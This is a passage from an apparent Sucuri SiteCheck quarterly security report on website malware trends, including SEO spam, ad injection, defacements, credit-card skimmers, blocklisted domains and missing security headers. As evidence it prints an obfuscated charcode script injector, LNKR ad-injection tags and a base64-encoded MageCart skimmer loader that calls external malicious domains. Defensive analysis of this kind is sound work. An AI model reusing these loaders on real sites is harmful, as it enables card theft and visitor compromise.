 ,93,46,105,100,32,61,61,32,34,116,114,97,99,107,109,121,112,111,115,115,34,
 41,123,10,9,9,119,97,110,116,109,101,61,116,114,117,101,59,10,9,32,125,10,
 32,32,125,32,10,125,10,105,102,40,119,97,110,116,109,101,61,61,102,97,108,
 115,101,41,123,10,9,118,97,114,32,100,61,100,111,99,117,109,101,110,116,59,
 118,97,114,32,115,61,100,46,99,114,101,97,116,101,69,108,101,109,101,110,
 116,40,39,115,99,114,105,112,116,39,41,59,32,115,46,105,100,61,34,116,114,
 97,99,107,109,121,112,111,115,115,34,59,115,46,115,114,99,61,83,116,114,105
 ,110,103,46,102,114,111,109,67,104,97,114,67,111,100,101,40,49,48,52,44,49,
 49,54,44,49,49,54,44,49,49,50,44,49,49,53,44,53,56,44,52,55,44,52,55,44,57,
 57,44,49,48,56,44,49,48,53,44,49,49,50,44,49,48,54,44,49,49,53,44,52,54,44,
 49,48,56,44,49,48,49,44,49,48,51,44,49,48,49,44,49,49,48,44,49,48,48,44,57,
 55,44,49,49,52,44,49,50,49,44,49,49,54,44,57,55,44,57,56,44,49,48,56,44,49,
 48,49,44,52,54,44,57,57,44,49,49,49,44,49,48,57,44,52,55,44,57,57,44,49,48,
 56,44,49,48,53,44,49,49,50,44,52,54,44,49,48,54,44,49,49,53,44,54,51,44,49,
 49,56,44,54,49,44,53,50,44,52,54,44,53,50,44,52,54,44,53,48,41,59,32,105,
 102,32,40,100,111,99,117,109,101,110,116,46,99,117,114,114,101,110,116,83,
 99,114,105,112,116,41,32,123,32,100,111,99,117,109,101,110,116,46,99,117,
 114,114,101,110,116,83,99,114,105,112,116,46,112,97,114,101,110,116,78,111,
 100,101,46,105,110,115,101,114,116,66,101,102,111,114,101,40,115,44,32,100,
 111,99,117,109,101,110,116,46,99,117,114,114,101,110,116,83,99,114,105,112,
 116,41,59,125,32,101,108,115,101,32,123,100,46,103,101,116,69,108,101,109,
 101,110,116,115,66,121,84,97,103,78,97,109,101,40,39,104,101,97,100,39,41,
 91,48,93,46,97,112,112,101,110,100,67,104,105,108,100,40,115,41,59,125,10,
 125));
```

Since this particular infection is found client-side and targets website visitors, remote scanners like SiteCheck can help webmasters locate and identify this malware.



SiteCheck Report - Q2 2022


34.13% of detected infections were found to contain external scripts, malicious iframes, or inline script injections.

Unwanted Ads

A total of **3,927 infected websites** contained unwanted ads, amounting to **1.47% of detected infections.** This category includes malware that pushes site pop-ups, drive-by-downloads, and other types of unwelcome advertisements.

While it didn't impact a significant number of websites last quarter, this malware can still have serious implications for webmasters and site visitors. Hackers can use unwanted ads and pop-ups to generate commissions, create redirects to scam pages, serve malicious downloads or track user behavior.

For example, these three LNKR scripts were found on an infected website and had been injected by a malicious browser extension.



```
<script type="text/javascript" src="http://lonelyfix.com/21d85fef47dc8f531c.js"></script>
<script type="text/javascript" src="http://hublosk.com
/js/int.js?key=5f688b18da187d591a1d8d3ae7ae8fd008cd7871&amp;uid=8664x"></script>
<script type="text/javascript" src="http://jullyambery.net
/api?key=a1ce18e5e2b4b1b1895a38130270d6d344d031c0&amp;uid=8664x&amp;format=arrjs&amp;r=1624635668393">
</script>
```

Injections like these occur when a webmaster with a malicious extension edits their website with a WYSIWYG editor. The extension secretly adds malicious scripts to the bottom of the post, overlaying ads and trackers on the victim's site.


Defacements

A total of **3,110 infected websites** were found containing defacements last quarter — a whopping **1.16% of detected infections.**

When we talk about defacements, we're usually referring to attacks leading to a visual takeover of a website's page — like a form of vandalism or graffiti.

Attackers can be motivated to deface a website for a number of reasons, including political or religious reasons — or to simply wreak havoc in the name of hooliganism. They are less likely to occur for any particular financial gain.

The most common causes of website defacements occur due to password compromises, website vulnerabilities, improper hosting or site configurations, or existing malware infections.



[redacted]

"Don't forget to smile in any situation.
As long as you are alive, there will be
better things later, and there will be many"

Hacked by ./N4skun - BerdendangC0de

We Are : CCOCOT - ./Mr.Greetz69 - Jilaan404 - ./N4skun - Kazuya404 -
Monkey B Luffy - Ashura - Effect - B0c4H_Id30T - Fuss - Sector.V2

Shotz : 4prili666h05T - ./Dem0nic -


Credit Card Stealers

Usually referred to as MageCart, a total of **2,132 sites** were detected with JavaScript-based credit card skimming malware last quarter.

These detections were spread across 69 distinct skimmer variants and impacted a range of CMS' — a large portion of which were WordPress, Magento, and OpenCart.

An additional **554 websites** were detected to contain external JavaScript that loaded credit card skimming malware from blocklisted domains.

Found on **829 WordPress sites** last quarter, the most common skimmer variant detected during a remote scan typically contained the following script — with slight variations for obfuscated domains.



```
<script language="javascript">
var img = document.createElement('script');
img.setAttribute('async','');
img.setAttribute('src',
window.atob("Ly9hcGl1anF1ZXJ5LmNvbS9hamF4L2xpYnMvanF1ZXJ5LzMuNS4xL2pxdWVyeS0zLjExLjAubWluLmpzP2k9") +
window.location.href + window.atob("JnIyPQ==") + "612d3a4f6f7eb18ca5f70440ebc7e690");
document.head.appendChild(img);
</script>
</head>
```

In this code sample, the script loads the malicious payload from **apiujquery[.]com/ajax/libs/jquery/3.5.1/jquery-3.11.0.min.js.**

It's not typical for the same credit card skimmer to be found on thousands of websites. Since these are often highly targeted and customized campaigns, it's not uncommon to find malware hand-crafted for just one or a small handful of websites.

Even just one credit card skimmer on a single infected domain can have a significant impact for the webmaster and its customers. Skimmer infections can wreak havoc on revenue, traffic, and brand reputation — resulting in credit card fraud, identity theft, stolen server resources, blocklisting, injected content and malicious redirects. What's more, failure to meet and follow PCI compliance guidelines can lead to significant fines, penalties, and even the inability to accept credit card transactions.

Since SiteCheck only scans on the client-side for malware, a large number of credit card stealers are not included in this report. Many credit card infections can be found on the server level as PHP file modifications or database injections, so it's important to employ integrity file monitoring and comprehensive scanning services to detect credit card skimmer infections.

Blocklisting

Blocklisted resources were detected on a total of **37,916 websites** last quarter — which means that **14.17% of infected websites** were found to include external scripts or iframes referencing blocklisted domains. Another **12,841 websites** were found to redirect to blocklisted domains.

Blocklisted Resources	Count of Sites
legendarytable.com	17,057
greengoplatform.com	4,397
classicpartnerships.com	3,751
line.storerightdesicion.com	687
ads.specialadves.com	684
specialadves.com	595
stick.travelinskydream.ga	390

Blocklisted resources were detected on a total of **37,916 websites** last quarter — which means that **14.17% of infected websites** were found to include external scripts or iframes referencing blocklisted domains. Another **12,841 websites** were found to redirect to blocklisted domains.


The list of top blocklisted resources were dominated by domains used by the massive ongoing WordPress malware campaign.

All of these blocklisted resources belonged to different waves of the same malware campaign which targets and exploits websites containing known vulnerabilities and typically redirects visitors to scam landing pages for tech support scams, fake lottery sweepstakes, and malicious browser notifications.

Hardening Recommendations

SiteCheck does not only provide detections for blocklisting and malware — it also helps to identify common security problems located within the website's environment and recommends improvements.

We analyzed the data and identified the top five most common hardening recommendations detected during a remote scan.



Missing WAF

Last quarter, **83.76% of websites** did not have a website application firewall (WAF) detected during a remote SiteCheck scan.

Cloud-based WAFs like the Sucuri Firewall can help virtually patch known vulnerabilities, prevent bad bots and comment spam, and mitigate DDoS attacks.

X-Frame-Options

82.73% of websites were found missing X-Frame-Options during a remote scan.

The X-Frame-Options security header helps improve a website's security against clickjacking by preventing attackers from embedding the website via an iframe onto another.

No CSP

Missing content security policy directives were found during **81.28%** of the remote scans performed last quarter.

A content security policy (CSP) provides protection against cross-site scripting (XSS) and various other injection attacks by limiting the source of the content such as images and scripts to known origins, which ensures that no data comes from or leaves to a malicious server.

Strict Transport Security

Missing Strict-Transport-Security headers were detected on **71.16% of scanned websites** last quarter.

This header ensures that a client will always connect to the HTTPS version of your website for further connections, even if the navigator tries connecting to its HTTP version.

If a website accepts a connection through HTTP before redirecting to HTTPS and does not employ the Strict Transport Security header, the redirect can be exploited to send traffic to malicious websites, resulting in man-in-the-middle attacks.

No Redirect to HTTPS

17.09% of scanned websites did not contain a redirect from HTTP to HTTPS.

The HTTPS protocol securely transfers information from point A to point B and is crucial for websites that handle sensitive information like personally identifiable information (PII) on login or contact forms, as well as credit card data on checkout pages. It also ensures that attackers cannot inject malicious scripts and modify the contents of the page via man-in-the-middle attacks or steal session cookies.

Leveraging an SSL certificate ensures that a website is encrypting connections for safety, accessibility and PCI compliance reasons - and also has the added benefit of ranking better in SERPs.

Ideally, website owners should force all visitors to see the HTTPS version of the website to ensure that all data in transit is protected.

Conclusion

This latest quarterly report revealed a number of insights from our remote scanner.

- **148,246** scanned sites were detected with SEO spam, accounting for **55.40%** of website infections.
- **44.82%** of websites infected with SEO spam contained keywords for pharmaceuticals, essays, or knock-off jerseys.
- The ongoing NDSW/NDSX malware infection was found on **15,128** infected websites last quarter.
- **34.13%** of detected infections were found to contain external scripts, malicious iframes, or inline script injections.
- Blocklisted resources were detected on a total of **37,916** websites last quarter — which means that **14.17%** of infected websites were found to include external scripts or iframes referencing blocklisted domains.

Unsurprisingly, SEO spam infections continue to lead as the most common malware found on hacked websites during a remote scan.

And while no security solution is 100% guaranteed to protect your website's environment, there are a number of different solutions that you can utilize for an effective defense-in-depth strategy.

Since attackers use automated scripts to constantly scan for sites containing known vulnerabilities, always keep website software updated with the latest security patches — including plugins, themes, and core CMS. Consider employing file integrity monitoring or comprehensive website monitoring services to detect indicators of compromise and anomalies. Enforce strong, unique passwords for all user accounts. You can leverage a web application firewall to help filter out malicious traffic, block bad bots, virtually patch known vulnerabilities, and mitigate DDoS.

Do you have comments or suggestions for this report? We'd love to hear from you! Share your feedback on Twitter.

Credits

Security Contributors

Denis Sinegubko
Sr. Malware Researcher | *@unmaskparasites*

Antony Garand
Vulnerability Researcher | *@antonysecurity*

Tiago Pellegrini
Data Scientist

Rodrigo Escobar
Malware Research Manager | *@ipaxdc*

Marketing

Rianna MacLeod
Technical Writer | *@RiannaMacLeod*

Madiha Munawar
Graphic Designer

SUCURI

Website Security Solutions

SucuriSecurity

1.888.873.0817 sucuri.net sales@sucuri.net

Sucuri is a website security provider for demanding organizations that want to ensure the integrity and availability of their websites. Unlike other website security systems, Sucuri is a SaaS cloud-based solution built on state of the art technology, excellent customer service, and a deep passion for research.